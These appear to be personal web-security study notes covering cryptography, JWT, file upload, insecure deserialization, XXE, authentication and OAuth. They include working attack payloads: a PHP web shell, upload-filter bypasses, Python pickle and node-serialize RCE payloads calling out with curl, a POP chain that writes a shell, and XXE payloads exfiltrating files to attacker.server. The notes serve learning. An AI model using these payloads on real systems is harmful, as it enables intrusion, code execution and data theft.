- **Asymmetric (key pair)** — two keys are used; data encrypted with one can only be decrypted by the other

Both are used in SSL. When a key pair is created, one key is kept private and the other is shared publicly. This mechanism can also leave a cryptographic signature on data.

Hashing

A one-way algorithm — hashed data cannot be decrypted back to plaintext. Common algorithms:

- md5
 - sha256
 - sha512
 - bcrypt (currently the strongest of these for password storage)
-

Encoding

Encoding transforms data into another format to make it safe for transfer and storage. It has no key, is not encryption, and is not hashing.

Some characters are sensitive and can be damaged or lost in transit. Encoding schemes like Base64 or URL encoding prevent this. The data can always be decoded by anyone — there is no secret involved.

OpenSSL

OpenSSL is a command-line tool that handles a wide range of cryptographic operations.

Hashing:

```
echo -n "sora" | openssl md5
```

Encoding:

```
echo -n "sora" | openssl enc -base64
```

Encryption — outputs Base64-encoded data to avoid data loss from non-printable characters:

```
echo -n "sora" | openssl enc -e -aes256 -a -iter 123
```

Decryption — takes the key and decodes the data:

```
echo <base64EncodedData> | openssl enc -d -aes256 -a -iter 123
```

RSA Key Pairs

Generate a private key:

```
openssl genrsa -out sora-private.pem 2048
```

Derive the public key from the private key:

```
openssl rsa -in sora-private.pem -pubout -out sora-public.pem
```

Encrypt a file using the public key:

```
openssl rsautl -encrypt \  
    -inkey sora-public.pem \  
    -pubin \  
    -in secret.txt \  
    -out topsec.enc
```

Decrypt using the private key:

```
openssl rsautl -decrypt -inkey sora-private.pem -in topsec.enc
```

This process is referred to as GPG.

Cryptographic Failures — Password Storage

Secure password storage prevents attackers from accessing user passwords even if the database is compromised. Passwords must be hashed with a safe algorithm before being saved. Using encryption instead of hashing introduces a key, which is a security risk in itself.

Attackers can attempt to break hashes using brute force through rainbow attacks. The only defence is making that process as difficult as possible.

From an attacker's perspective, running a rainbow attack is nearly impossible on a standard home system, but services like crackstation can do it online.

A simple Bash one-liner to check a hash against a common password list:

```
curl -s \
"https://raw.githubusercontent.com/\
DavidWittman/wpxmlrpcbrute/\
master/wordlists/\
2000-most-common-passwords.txt" \
| while read pass; do
    echo -n "$pass" | md5sum | \
        grep "<placeYourHashHere>" && \
        echo "cracked: $pass"
done
```

Dedicated tools can perform this much faster and more effectively.

Salt

If a password database is leaked and an attacker can crack the hashes, the next line of defence is a **salt**. A salt is a small piece of data added to the password before hashing:

(password + salt) ==hash==> safer hash

For example, if the password is 123456 — an easy target — the site appends a salt such as f1ndingn3m0 before hashing, producing f1ndingn3m0123456. This is significantly harder to crack if the database is compromised.

An additional benefit of salting is that identical passwords will no longer produce identical hashes.

JWT (JSON Web Token)

From Cryptographic Failures topic

JWT is a solution for safely transferring data between two nodes in a network. A JWT has three parts:

- **Header** — information about the hashing algorithm and token type
 - **Payload** — contains the claims (the actual data)
 - **Signature** — also called HMAC, prevents data from being tampered with in transit. If any part of the data changes and a new HMAC is calculated, it will not match the original signature.
-

Important Properties

Data in a JWT is plaintext that is encoded and signed, but **not encrypted**. JWT does not prioritise confidentiality — it only provides integrity.

JWT tokens are commonly used in HTTP headers rather than cookies. When used in headers, CORS and CSRF vulnerabilities no longer apply since those attacks rely on cookies.

Structure

```
H          = base64urlencode(header)
P          = base64urlencode(payload)
Data       = H + "." + P
signature  = base64urlencode(hash(data, secret))
JWT        = Data + "." + signature
```

The secret is the HMAC key. If the data is manipulated, the hash changes and no longer matches the original signature.

A JWT looks like three Base64-encoded parts separated by dots:

`header.payload.signature`

The payload can be decoded to read the data, but it cannot be changed without also recalculating the signature — which requires the secret.

Example Token Components

Header:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload:

```
{
  "user-id": "1"
}
```

Signature: computed using a secret known only to the server.

Sites like jwt.io can be used to inspect and create JWT tokens.

Security Implications

In an application that uses JWT for authentication, finding the secret allows full account takeover — including admin access. This is a critical finding. Without the secret, the token is safe.

Weak Crypto Keys

From Cryptographic Failures topic.

Weak crypto keys exist where encryption is applied but the key is weak enough to be brute-forced.

Some sites and frameworks — such as Laravel — use encryption in cookies. The cookie is set on the user's browser, which means it could potentially be manipulated. If a user can change their cookie, they could impersonate someone else. To prevent this, cookies used for authentication must be tamper-proof.

Laravel handles this by encrypting the cookie. If a user tries to modify it, the HMAC is invalidated because they do not have the key. Unlike JWT, Laravel's approach maintains both confidentiality and integrity.

If the encryption key is cracked, cookies become editable — and editable cookies can lead to dangerous vulnerabilities.

Decoding the cookie with Base64 reveals three parts. The second part is the encrypted value and the third is the HMAC.

Django also uses cookie encryption and is subject to the same general weakness: if the key can be found, the vulnerability exists.

Tools

Cookie Monster — cracks cookies, finds keys, and performs related attacks:

```
cookiemonster -cookie <cookie value>
```

JWT-tool — used for attacking and manipulating JWT tokens.

Vulnerable File Upload

From Insecure Design topic.

A vulnerable file upload occurs when the application allows an attacker to upload a file that gets processed by the production environment. The target file type depends on the backend language — .jsp for Java, .php for PHP, and so on. In all cases, .html files can also be uploaded because the browser will parse them.

Basic Exploitation

If the server runs PHP, a PHP web shell can be uploaded to escalate directly to RCE:

```
<?php echo system($_GET["command"]); ?>
```

Many ready-made web shell payloads are available online. Once uploaded, navigating to the file's path and passing system commands via the `command` parameter will execute them if the site is vulnerable.

Impact Levels

The damage depends on what the server allows:

- **Executable extensions** — if the server executes `.php`, `.jsp`, or similar extensions, uploaded code runs directly
- **Dangerous extensions** — `.html` and `.svg` can lead to XSS with the same origin
- **Directory traversal** — if the server allows path traversal in the filename, the attacker can write files outside the intended upload directory:

```
file=../../../../../../../../etc/passwd
```

This can overwrite important system files such as the hosts file - **Large file uploads** — if no size limit is enforced, this becomes a denial-of-service vector

Protections

Common upload protections include:

- Extension check
- Content check
- File size check

The general validation order is:

```
file --> size check --> extension check (safest part) --> content check --> upload
```

Note that content type and content are two different things.

Finding the Uploaded File

Sometimes there is no validation at all, but the file still needs to be reachable. There are two types of access:

Direct access — the uploaded file is served from a static path:

```
https://site.com/images/profile.png
```

A shell can be uploaded and accessed here directly.

Indirect access — files are served through an endpoint:

```
https://site.com/api/v1/get_image/44
```

There is no direct path to the file, so uploading a shell here is not useful.

Bypassing Extension Checks

Extension checks are the most important protection to harden, but they can be bypassed in several ways:

- Alternative extensions: `.phar` or `.phtm` — most PHP engines recognise these as PHP files
 - Double extension: `.png.php` or `.php.png`
 - Extension with delimiter: `.php#.jpg`, `.png%00.php`, `.php%0a.png`, or `.html#.jpg` (the last one can cause XSS)
 - Extra dots: `.php.` or `.jsp.....`
-

Bypassing Content Checks

Files have **magic bytes** — specific bytes at the start of the file that identify its type. For example:

```
hikari@hikari-Nitro [~/Pictures/Camera] [16:37:00] $ cat \
  Photo\ from\ 2025-12-27\ 01-23-53.554351.jpeg | \
  xxd

00000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001  ....JFIF.....
00000010: 0001 0000 ffe1 00a2 4578 6966 0000 4949  ....Exif..II
00000020: 2a00 0800 0000 0400 1001 0200 1600 0000  *.....

hikari@hikari-Nitro [~/Pictures/Camera] [16:37:12] $ file \
  Photo\ from\ 2025-12-27\ 01-23-53.554351.jpeg

Photo from 2025-12-27 01-23-53.554351.jpeg: JPEG image data, \
JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, \
Exif Standard: [TIFF image data, little-endian, direntries=4, \
model=HD User Facing (V4L2), orientation=upper-left, \
software=Shotwell 0.32.6], baseline, precision 8, 1280x720, \
components 3
```

The system uses these bytes to identify the file type. To bypass a content check, take a small valid file of an allowed type — such as a small PNG — and append the payload to it:

```
echo "<?php echo 123; ?>" >> small.png
```

Even if the extension is changed to `.php`, running the `file` command on this file will still identify it as a PNG — but it now contains PHP code inside.

Business Logic Vulnerabilities

From Insecure Design topic.

Business logic vulnerabilities are flaws in a web application that allow an attacker to operate unintended behaviours and damage the policies of the company. These vulnerabilities

have no predefined patterns — attackers interpret the application’s logic, read its policies, and act against them.

For example, one application may leak user emails unintentionally and that is a bug. Another application may display user emails by design and that would not be considered a vulnerability. Context defines the issue.

However, some patterns are universally recognised as vulnerabilities:

- **Double spending** — pay once, spend twice
 - **Using a paid feature freely**
-

Double Spending

Two concepts are involved:

- **ResNum** — reservation number
- **RefNum** — reference number

When a cart is created and the user clicks pay, a ResNum is generated (similar to an invoice number). Once payment is completed, a RefNum is sent back to the website. When the user returns, both the ResNum and RefNum are submitted to the application for verification.

The vulnerability is that the RefNum can be reused. By saving a RefNum from one completed transaction and replaying it for a different order, the payment verification can be bypassed.

The fix is straightforward: a RefNum must be generated uniquely for each ResNum and must be single-use only.

Vulnerable and Outdated Components

From Insecure Design topic.

If a third-party product being used by a web application is running an old version with a known CVE, it falls under this category.

Nuclei

Nuclei is one of the best tools for vulnerability discovery automation. It sends HTTP requests to a target and uses templates to detect a wide range of vulnerabilities. Nuclei is just an engine — it runs on templates, which can be found all over the internet or written from scratch.

Basic usage:

```
nuclei -u https://target.com
```

After identifying potential vulnerabilities, you can use tools such as **Metasploit** Framework to validate findings and, where authorized, perform further security testing.

Other Tools

retire.js — a browser extension that detects outdated JavaScript libraries with known vulnerabilities on visited pages.

OOP (Object-Oriented Programming)

Related to Insecure Deserialization.

OOP is a programming paradigm where the whole concept is based on objects and data, rather than functions and logic.

- **Class** — a blueprint for creating objects
- **Object** — an instance of a class with specific data
- **Method** — function definitions inside classes that can be used on instances

In PHP, methods and properties are accessed using arrow notation (`->`) rather than dot notation:

```
echo $banana->get_name();  
$this->name = $name;  
$apple->set_color('Red');
```

Constructor

A constructor is a special method inside a class that is called automatically when an instance is created. It takes inputs and sets them on the object.

Example in PHP:

```
class Fruit {  
    public $name;  
    public $color;  
  
    function __construct($name, $color){  
        $this->name = $name;  
        $this->color = $color;  
    }  
  
    function get_name(){  
        return $this->name;  
    }  
  
    function get_color(){  
        return $this->color;  
    }  
}
```

```
$apple = new Fruit("Apple", "Red");
echo $apple->name;
```

Property Access Modifiers

PHP has three property access types:

- `public` — accessible by anyone
- `private` — accessible only by methods within that class
- `protected` — accessible by the class and its subclasses

Magic Methods

From Insecure Deserialization topic.

Magic methods (also called dunders) are called automatically when certain actions are performed on an object:

Method	Trigger
<code>__construct()</code>	Called when an object is created
<code>__toString()</code>	Called when an object is converted to a string
<code>__destruct()</code>	Called when an object is destroyed
<code>__wakeup()</code>	Called when an object is deserialized
<code>__call()</code>	Called when a method that does not exist on the object is invoked

Serialization and Deserialization

This chapter is part of the Insecure Deserialization vulnerability family.

Serialization

Serialization is the process of converting complex data into a simpler, transferable format. An object is a complex data type — it can have many properties with different data types such as arrays, booleans, strings, and more. A string, by contrast, is a simple flat type.

When an object is serialized, its state must be preserved. For example, if a user is logged in, a snapshot of all relevant state values (such as `login: true, name: ...`) must be captured and held until the data is deserialized on the other end. When deserializing, the output must be the exact same object as the original — not a single bit should be lost during transfer.

Programming languages provide built-in serialization functions that convert data into a string or binary representation. This process has different names depending on the language — in Ruby it is called marshaling and unmarshaling, and in Python it is called pickling and unpickling.

Why Serialization Is Necessary

Objects cannot be transferred directly over a network. Data must be flattened into a transferable format before it can be sent. If a programmer makes a mistake in this flow, it can introduce vulnerabilities.

Send and Receive Flow

Consider transferring a user object in PHP. When the object is serialized, the output may contain non-printable characters. If this data is sent directly over the network, some of it would be lost or corrupted.

The correct flow is:

1. Serialize the object
2. Base64-encode the serialized output
3. Transfer the encoded string over the network
4. Receiver Base64-decodes the string
5. Receiver deserializes the output and reconstructs the exact original object

Insecure Deserialization

Insecure Deserialization, also referred to as Object Injection, occurs when a web application accepts untrusted serialized data from a client and deserializes it directly without validation. Because the client controls the serialized input, an attacker can manipulate the object's properties or inject an entirely different object before it is processed.

Severity ranges from information disclosure up to remote code execution. Exploitability depends on the backend language — some require access to source code (such as PHP) while others do not.

How It Works

Consider a cookie containing a serialized PHP user object:

```
{"name":s:4:"sora","isAdmin":b:0;}
```

If the attacker changes `b:0` to `b:1`, Base64-encodes the modified string, and replaces the original cookie with the manipulated value, the application may deserialize it and treat the user as an administrator — without any server-side check preventing it.

This is the core of insecure deserialization: data that the client can control is deserialized by the web application, allowing the attacker to manipulate object state or inject arbitrary objects into the application's execution flow.

Insecure Deserialization in Python

In Python, insecure deserialization leads directly to RCE. The deserializer in Python is `pickle.loads()`.

Normal Usage

A typical use of pickle to serialize and store a data object:

```
import pickle
import datetime
import base64

my_data = {}
my_data['time'] = str(datetime.datetime.now())
my_data['people'] = ['sora', 'hikari']
pickle_data = pickle.dumps(my_data)
with open("my.data", "wb") as file:
    file.write(base64.b64encode(pickle_data))
```

When passing this file's data to the target parameter, if the serialized output contains special characters such as +, they must be URL-encoded first — + must be encoded as %2b, otherwise it will be interpreted as a space.

This object looks harmless. The question is how it can be exploited.

Exploitation

```
import pickle
import os
import base64

class EvilPickle(object):
    def __reduce__(self):
        return (os.system, ('curl mySite.net:2121',))

pickle_data = pickle.dumps(EvilPickle())
with open("my.data", "wb") as file:
    file.write(base64.b64encode(pickle_data))
```

When pickle serializes an object that has a `__reduce__` method defined, it calls it directly:

```
callable, args = obj.__reduce__()
```

The return value is written into the pickle stream. When deserializing, pickle executes:

```
callable(*args)
```

Why return (os.system, ('curl site:port',)) and Not os.system('curl ...') Directly

The `__reduce__` method must not execute code itself. Its only job is to tell pickle what callable to invoke and with what arguments when the object is reconstructed. Pickle expects the return value to follow the format:

```
return (callable, args_tuple)
```

If `os.system('curl ...')` were called directly inside `__reduce__`, the execution would

happen at serialization time on the attacker's machine — not on the victim's.

Why the Victim Does Not Need to Have Imported `os`

This is the critical part. Pickle saves both the module name and the callable name in the stream:

```
module: os
function: system
```

When loading, pickle imports the module itself. There is no requirement for the victim's application code to have imported `os` anywhere. Pickle handles the import during deserialization, and the result is RCE on the victim's machine.

Insecure Deserialization in Node.js

In Node.js, if the application deserializes data that we control, it is possible to achieve Remote Code Execution (RCE). This works because the `node-serialize` module can serialize and deserialize JavaScript objects, including those with function properties. If an attacker can inject a serialized payload into a field the server deserializes, any embedded function can be executed on the server side.

Generating the Serialized Payload

Save the following script as `serialize.js` and run it with `node serialize.js`:

```
var y = {
  rce: function(){
    require('child_process').exec('curl mysite.net:2121', function(error, stdout, stderr){
      console.log(stdout);
    })
  }
}

var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

This script serializes an object containing a function that uses Node's `child_process` module to execute a shell command. The output is a serialized string representation of that object.

Weaponizing the Payload

Take the serialized output and append `()` immediately after the closing `}` of the function body, before the final `"}`. This turns the function definition into an Immediately Invoked Function Expression (IIFE), causing it to execute the moment the object is deserialized.

The modified payload tail should look like this:

```
...});\n})();
```

Without the `()`, the function is defined but never called. Adding `()` ensures the code runs automatically on deserialization, which is what triggers the RCE.

Delivering the Payload

Depending on the target application, Base64-encode the final payload to avoid issues with special characters during transmission.

Then inject the encoded payload by navigating to:

Developer Tools => Storage => (target cookie)

Replace the target cookie value with the payload, then refresh the page. The server will deserialize the cookie value and execute the embedded function.

Insecure Deserialization in PHP

Unlike Node.js and Python, PHP deserialization has no pre-built generic exploit. The attack surface depends entirely on the application's source code, and exploitation does not always lead to RCE.

When PHP deserializes a user-supplied object, it automatically triggers certain **magic methods** on that object. The most commonly abused ones are:

- `__wakeup()` — called automatically when an object is deserialized
- `__destruct()` — called when the object is garbage collected after deserialization
- `__toString()` — called when the object is used as a string

Unlike Node.js and Python, you cannot inject arbitrary code directly. Instead, you craft a malicious serialized object and supply it to the application. If a magic method in the existing codebase performs a dangerous operation — such as writing to a file, executing a command, or making a network request — using attacker-controlled property values, that logic becomes the exploit.

Example Vulnerable Pattern

Consider a class where `__destruct()` uses an object property to write to a file:

```
<?php
class Logger {
    public $logFile = "app.log";
    public $logData = "shutdown";

    public function __destruct() {
        file_put_contents($this->logFile, $this->logData);
    }
}
?>
```

An attacker who controls the deserialized input can craft a serialized `Logger` object with `logFile` set to a web-accessible path and `logData` set to a PHP web shell. When the server deserializes the object and it goes out of scope, `__destruct()` runs and writes the shell to disk.

Crafting the Payload

To generate a malicious serialized object, write a standalone PHP script that instantiates the target class with the desired property values and serializes it:

```
<?php
class Logger {
    public $logFile = "/var/www/html/shell.php";
    public $logData = "<?php system($_GET['cmd']); ?>";
}

$obj = new Logger();
echo serialize($obj);
?>
```

Save this as `payload.php` and run it with `php payload.php`. The output is the serialized string to supply to the vulnerable parameter — typically a cookie, a hidden form field, or a POST body value.

The key principle is that you are not injecting code directly; you are abusing logic that already exists in the application. This style of exploitation is commonly referred to as a **Property-Oriented Programming (POP) chain**.

Data Transmission

Data can be transferred using different content types, such as `application/x-www-form-urlencoded` and `multipart`. Two other common content types are XML and JSON.


Both formats structure data so that a web server can read it — for example, a sender written in PHP or JavaScript can communicate with a receiver written in Python. All parties must follow the same formatting rules.

JSON: JavaScript Object Notation

- Easy to parse
- Ready to use as a JavaScript object directly

XML: Extensible Markup Language

- More complex than JSON
- Hierarchical structure



XXE

XXE vulnerabilities occur when there is a problem with XML parsing.

For example, a PHP web application that accepts and parses incoming data can receive a JSON request like this:

```
curl address.tld/json.php \  
  -H "Content-Type: application/json" \  
  -d '{"name":"sora", ...}'
```

If the data is XML instead, write it to a file first:

```
<owasp>  
  <username>sora</username>  
  <email>sora@hikari.net</email>  
</owasp>
```

Then send it with:

```
curl address.tld/json.php \  
  -H "Content-Type: ..." \  
  -d "$(cat ./data.file)"
```

On the server side, a typical PHP handler looks like this:

```
$myXmlData = file_get_contents('php://input');    // get raw data  
$data = simpleXml_load_string($myXmlData);      // parse  
var_dump($data);
```

Dive into XML

- **XML specification** — defines how an XML processor should behave and how to parse an XML file
- **XML Entity** — items that hold data, similar to variables; instead of inline data, an entity references the value
- **System identifier** — defines how a file should be interpreted, functioning similarly to a directive or pointer
- **DTD (Document Type Definition)** — specifies the structure XML blocks must follow, such as <note> or <heading>

When an XML document has correct syntax, it is called **well-formed**. When it also obeys the DTD, it is called **well-formed and valid**.

```
<?xml version="1" encoding="UTF-8"?>  
<!DOCTYPE note SYSTEM "./Note.dtd">  
<note>  
  <to>Tove</to>  
  <from>jani</from>  
  <heading>Reminder</heading>  
  <body>Im waiting!</body>  
</note>
```

Note.dtd is the system identifier's input and specifies the allowed document elements.

Two Types of XML Parser Responses

Dependent (Normal)

Parsing directly affects the response. If there is a problem in the XML, it is visible in the output. This applies when you need a response based on your data immediately.

Independent (Blind)

Data is parsed elsewhere and saved into a database. The response is the same whether the input is valid or invalid. You submit data and receive no meaningful feedback — the result is handled on the back end out of sight.

XXE (External XML Entity)

XML is a data format that applications use to structure data for transfer. Manipulating XML input can lead to XXE, which allows an attacker to interfere with how and where XML is being processed. XML rules are dangerous by default.

Declaring an Entity

To declare an entity (similar to a variable):

```
<!ENTITY bar "@changed">
```

The entity `bar` now holds the value `@changed`. To reference it:

```
&bar;
```

The output will render as: `@changed`

Reading Files via System Identifier

An entity can be given a system identifier pointing to a local file:

```
<!ENTITY bar SYSTEM "/etc/passwd">
...
<some-tag>&bar;</some-tag>
```

When the XML is parsed, `&bar;` is resolved to the contents of `/etc/passwd` and included in the output. This is the core of an XXE attack — pulling in external resources through the parser.

Blind XXE

In a normal (dependent) parser response, the file contents are visible in the output. In a blind scenario, the **Out-of-Band (OOB)** technique is used instead. This is covered in the **XXE + SSRF** section.

PHP-Specific Note

By default, `simplexml_load_string()` is not vulnerable to XXE. It becomes vulnerable only when the third argument `LIBXML_NOENT` is passed, which instructs the parser to resolve all external entities.

XXE + SSRF

System identifiers accept URLs, not just file paths. When no scheme is specified, `file://` is used by default. Other schemes such as `dict` and `gopher` are also supported. This opens up two attack vectors:

- Out-of-Band (OOB) XXE detection
- SSRF (Server-Side Request Forgery)

Out-of-Band XXE Detection

OOB detection works regardless of whether the vulnerable system returns a dependent or independent response. It can always confirm the presence of a vulnerability.

```
<!ENTITY bar SYSTEM "http://attacker.net/greetings.txt">
...
<some-tag>&bar;</some-tag>
```

In a normal (dependent) response, the contents of `greetings.txt` will appear in the output. In a blind scenario, the incoming request will be visible in the attacker's server logs, confirming the vulnerability.

SSRF via XXE

If a server exists on the internal network and is not accessible from the internet, XXE can be used to reach it through the vulnerable parser:

```
<!ENTITY bar SYSTEM "http://localhost:9000/secret/secret.txt">
```

XXE File Reading

Reading files that contain special characters such as `>` will cause the parser to throw an error, because it attempts to interpret those characters as XML. For example, reading a PHP source file through a plain `SYSTEM` entity will fail due to this. Two solutions exist: PHP wrappers and `CDATA`.

PHP Wrapper

The `php://` wrapper allows files to be read through the PHP stream layer. It also supports Base64-encoding the output, which avoids parser errors caused by special characters:

```
<!ENTITY bar SYSTEM
    "php://filter/read=convert.base64-encode/resource=/tmp/src.php">
...
<some-tag>&bar;</some-tag>
```

CDATA

`CDATA` sections tell the parser to treat their contents as raw character data and not attempt to parse it. The idea is to wrap the file contents between `<![CDATA[` and `]]>`:

```
<!ENTITY start "<![CDATA[">
<!ENTITY file SYSTEM "/tmp/anything.">
```

```
<!ENTITY end "]]">
<!ENTITY all "&start;&file;&end;">
...
<sometag>&all;</sometag>
```

However, this payload will produce errors because internal and external entities cannot be mixed and concatenated this way. The solution is to use **parameter entities**, which are called with % instead of & and are only permitted inside the DTD section.

This requires two components:

First — a server hosting an `evil.dtd` file with the following content:

```
<!ENTITY all "%start;%stuff;%end;">
```

Second — the attack payload sent to the target:

```
<!DOCTYPE root [
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % stuff SYSTEM "/path/to/any/file">
  <!ENTITY % end "]]">
  <!ENTITY % dtd SYSTEM "http://attacker.net:9090/evil.dtd">
  %dtd;
]>
...
<sometag>&all;</sometag>
```

Blind XXE File Reading

When the attack is blind, results are not returned in the response. Instead, the file contents are exfiltrated to an attacker-controlled server.

The `evil.dtd` file served on the attacker's server:

```
<!ENTITY % data SYSTEM
  "php://filter/convert.base64-encode/resource=/tmp/test.php">
<!ENTITY % final
  "<!ENTITY exfil SYSTEM
  'http://attacker.server:9091/?d=%data'>">
```

Before delivering the payload, open a listener on the attacker's server:

```
nc -lp 9091
```

The payload sent to the target:

```
<?xml version="1.0"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % sp SYSTEM "http://attacker.server/evil.dtd">
  %sp;
  %final;
]>
<owasp>
```

```
<username>sora</username>
<email>sora@hikari.net</email>
<sometag>&exfil;</sometag>
</owasp>
```

When `%sp` is called, it loads the contents of `evil.dtd`. This causes `%final` to be declared, which in turn declares the `exfil` entity. Calling `&exfil;` triggers an outbound HTTP request to the attacker's server with the Base64-encoded file contents appended as a query parameter.

Authentication

Authentication is the process of identifying and verifying a user's identity. There are different implementations depending on scale. Smaller companies typically use a traditional username and password approach, while larger companies adopt modern technologies for scalability. YouTube, for example, offers login via Google, direct credentials, Facebook, and others. At very large scale, managing users across multiple systems becomes complex, so a centralized login system is implemented to handle authentication across all of them.

Four Main Attributes of Authentication

- Login mechanism
- Registration
- Forget password / recovery mechanism
- Two-factor authentication

HTTP Is the Problem

Consider ten users sending requests to a site over HTTP. How does the web server distinguish anonymous users from authenticated ones? Taking it further — if there are ten authenticated users, how does the application know which request belongs to which user?

Login, logout, authentication, downloads, and everything else runs over HTTP, and HTTP has a fundamental problem: it is **stateless**.

Unlike TCP, which creates a session after a handshake, HTTP does not maintain state between requests — even though it runs on top of TCP. For example, if a user logs in and then clicks to view their profile, from HTTP's perspective those two requests came from two completely different people. The protocol holds no user data or session data between requests.

To work around this, web applications must store something in each client's browser — some piece of data that identifies and verifies the user, implemented in a way that prevents one user from impersonating another.

Storage locations for this data include:

- HTML source code, such as a hidden input field in the DOM — very old and generally unsafe
- Session storage
- Local storage
- Cookies

Regardless of how authentication is handled, the user's state must be saved in the browser.

Cookie vs Token

A cookie is a small piece of information stored in the user's browser.

A session is also stored as a cookie, but the key difference is that the actual data lives on the server. The browser only holds a **session ID**. Session data on the server can be stored in a file or database, in plain text or encrypted. The default in PHP is plain text in a file at `/var/lib/php/sessions`.

- Cookies are managed by the web application; sessions are managed by the web server.
- Sessions are terminated when the browser is closed; cookies have an explicit expiry date.
- The session ID can be manipulated by the user, but the session data itself cannot, because it lives on the server.

Authentication Cookie

After logging in, the server issues an authentication cookie. User data can be stored in:

- The cookie only
- The session only
- Both

If data is stored in the cookie, it must be tamper-proof. If it is stored in the session, the user cannot modify it by default.

Authentication state is usually stored in the session and checked on every request. There is also **re-authentication data**, which is mostly saved in a cookie and is only checked when no active session exists — the “remember me” mechanism is a common example. When no session is found, the server reads the cookie and issues a new session. The vulnerability arises here: if the cookie can be manipulated and there is no safe validation, attacker can manipulate the cookie and the application may not detect it because the session is still active. To test this, the current session must be closed first.

```
user --Data--> server --set cookie + session--> database
server --save cookie on user's browser--> user
user <--cookie + session--> server --> check session
user --cookie--> server --check cookie--> set session --save on the browser--> user
```

Authentication Token

With session-based auth, the first request returns a session ID that must be sent with every subsequent request. Removing it causes the server to create a new session. Token-based authentication works the same way at a surface level — credentials are submitted and a token is returned — but tokens are stored in **local storage**, not cookies. If a web application stores the token in a cookie, it is no longer considered token-based authentication.

Today, JWT (JSON Web Token) is the dominant token format. Unlike sessions, no data is stored on the server, because the JWT itself is tamper-proof through its signature.

Session-based applications behind a load balancer require a **sticky session** mechanism to ensure that subsequent requests from the same user are always routed to the same server. If the user's next request hits a different server, it would have no record of the session. With JWT, this problem does not exist — the claim is self-contained in the token, and the signature is valid on any server that holds the signing key.

Token-based authentication also eliminates the need to defend against CSRF, because a third party cannot force a user's browser to include a token in a forged request. CORS also becomes less of a security concern in this model.

Authentication tokens must be stored in local storage or session storage — storing them in a cookie disqualifies the implementation from being token-based.

Common Vulnerabilities

Authentication vulnerabilities typically carry high severity.

Improper Token Generation

The token is not sufficiently random and can be guessed. Low entropy means the randomness is inadequate, making the token predictable.

Insecure Email Verification

If email verification is implemented insecurely — for example, if the verification link does not expire or can be reused — vulnerabilities arise. This is most commonly exploited in password reset flows.

Weak Password Reset Mechanism

Many platforms implement a “reset password” or “forgot password” feature. Password reset typically sends an email to the user's verified address.

Insecure Magic Links

Also known as one-time login links or passwordless authentication links. One common vulnerability involves manipulating the parameters of the magic link.

Two-Factor Authentication Flows

Vulnerabilities in 2FA flows can allow an attacker to authenticate using a victim's credentials without having access to the victim's second factor, such as their SMS messages.

OTP (One Time Password)

A code is sent to the user and may be brute-forceable if no rate limiting or lockout mechanism is in place.

Weak Passwords

Occurs when a system permits passwords such as **admin**, **1234**, or known default credentials.

Methodology, vulnerability discovery, and exploitation techniques are covered in the tips and tricks part.

OAuth (Open Authorization)

OAuth is an open standard for access delegation and an authorization protocol. It is not an authentication mechanism — it is a way of granting one application access to resources held by another, on behalf of the user. This method is sometimes referred to as **pseudo-authentication**.

An OAuth provider grants specific permissions to an application, allowing it to call the provider's API on behalf of the user. For example, if you log into an online banking service and want to share your balance with a third-party application, OAuth handles that — it gives the third party permission to read your bank balance without exposing your credentials. The OAuth provider is the application that manages this flow.

```
user ----> provider
provider --token--> user

user --token--> thirdparty
thirdparty --privileged request--> provider
```

OAuth Authentication Flow

While OAuth is not a true authentication protocol, it is widely used for login flows. The process works as follows:

The user clicks “Login with <provider>” and is redirected to a URL containing these parameters:

- **client_id** — The provider serves many applications. For example, many sites offer “Login with Google.” This parameter tells the provider which application is making the request.
- **redirect_uri** — After issuing an authorization code, the provider needs to know where to send it. This parameter holds that return address.
- **response_type** — Specifies what the application expects back: a token or a code. There are four OAuth grant types; **code** is the most relevant for this context.
- **scope** — Defines what permissions the token carries.
- **state** — A random string that functions like a CSRF token.

A typical authorization URL looks like this:

```
.../oauth/authorize?response_type=code
&client_id=<clientID>
&redirect_uri=https://site.com/oauth_callback/
&scope=profile
&state=random_string_123
```

When the user accepts the requested permissions, a POST request is sent to the provider. The provider then redirects the user back to the `redirect_uri` with an authorization code. The third-party application exchanges that code for an access token, verifies it, and if valid, authenticates the user — typically by issuing a session cookie or authentication token.

Vulnerability: Manipulating `redirect_uri`

In the OAuth flow, the provider sends the token to the callback address specified in `redirect_uri`. If an attacker can modify this parameter, they can redirect the token to a server they control, effectively having the user hand over their token.

Providers typically handle the `redirect_uri` in one of two ways:

- **Fixed URL** — e.g. `https://site.com/oauth/callback` — cannot be changed
- **Dynamic URL** — e.g. `https://site.com/oauth/callback?.*` — matched by pattern

To check which mode is in use, make a small change to the `redirect_uri` and observe whether the provider accepts or rejects it.

If the provider uses dynamic matching, a checker function is supposed to validate the URI. If that function is flawed or missing, the provider is vulnerable. An attacker can substitute their own server address in `redirect_uri`, and the token will be sent there directly.

Also if there is an **Open Redirect** in application, we can use the legit address for `redirect_uri` and still exploit it.

Vulnerability: Chaining with Open Redirect

Even if the checker function correctly validates the `redirect_uri`, the target site itself may have an open redirect vulnerability. This allows the attacker to chain the two weaknesses — the callback goes to a legitimate URL, which then redirects to the attacker's server:

```
redirect_uri=https://legit.com/?next=hacker.net
```

SSO (Single Sign-On)

SSO is an authentication scheme that allows a user to log in once and access multiple related systems with a single identity. A common example is Google — logging in once gives access to Gmail, Drive, Meet, and all other Google services.

How SSO Handles Multiple Domains

There are different implementations of SSO. In most of them, a token is used to transfer authentication state from one system to another.

Cookies are scoped to a domain. If two separate domains exist — for example `sora.net` and `sora.ir` — logging into `sora.net` produces a cookie that belongs only to that domain. When the user navigates to `sora.ir`, that cookie is not shared, so authentication must be transferred through a token exchange.

Common SSO implementation types:

- Redirect implementation
- CORS implementation
- JSONP implementation
- SAML implementation
- OAuth implementation

JSONP

